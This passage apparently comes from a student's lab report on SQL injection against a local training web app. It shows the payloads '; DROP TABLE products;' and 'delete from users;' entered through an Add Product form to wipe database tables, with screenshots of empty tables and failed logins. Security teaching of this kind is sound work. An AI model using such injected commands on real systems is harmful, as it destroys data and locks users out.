
*Fig 26: Products Database page before the injection*

(OR)


We can also use the “; **DROP TABLE products;** injection command to drop the products




*Fig 27: Dropping the products table using injection*



*Fig 28: Employing the Add Product Form to Remove Entries from the Products Table.*



*Fig 29: The database page list reveals an empty product table.*




*Fig 30: displays the product page with a vacant list of products.*

6) **Wipe the user's database.** In this task, you should delete all user accounts. After successfully deleting all users, you should not be able to login using any account. Tip: we discussed some sql injection attacks that target removing tables segment in the video (~4th minute).


**Steps followed:**

- 1) Upon logging in to the website, select the '**Add a new product**' option. Subsequently, utilize the Add Product form to execute a SQL command that removes the specified products from the table.
- 2) Script I have used: **delete from users;**

Following the execution of this script, it is possible to verify the list of users in the View Database Status.


A screenshot of a web browser window showing the 'Add Product form'. The browser's address bar displays 'localhost:8080/SQLInjection/addProduct.jsp'. The form is centered on a solid orange background. It has a white header with the text 'Add Product form'. Below the header, there are two input fields. The first is labeled 'Product Name' with a red asterisk icon; it contains the text 'hairdryer,delete from users;'. The second is labeled 'Product Price' with a red asterisk icon; it contains the text '27.18'. At the bottom of the form is a red button with the text 'Add Product'.

*Fig 31: illustrates the utilization of the Add Product form to delete the users table.*


A screenshot of a web browser window showing the 'Products' page. The browser's address bar displays 'localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts'. The page has a red header with the text 'Products'. Below the header, there is a table with the following columns: Code, Description, Price, ID, firstName, lastName, email, password. The table is currently empty. Below the table, there are two links: 'Back to Login' and 'Restore user and product Database to their original status'.

*Fig 32: The list on the database page displays an empty user's table.*

Upon attempting to log in with an account, it is evident that users cannot access the system due to the empty database.



*Fig 33: Logging in with the user credentials*



*Fig 34: Attempting to log in with a specific account.*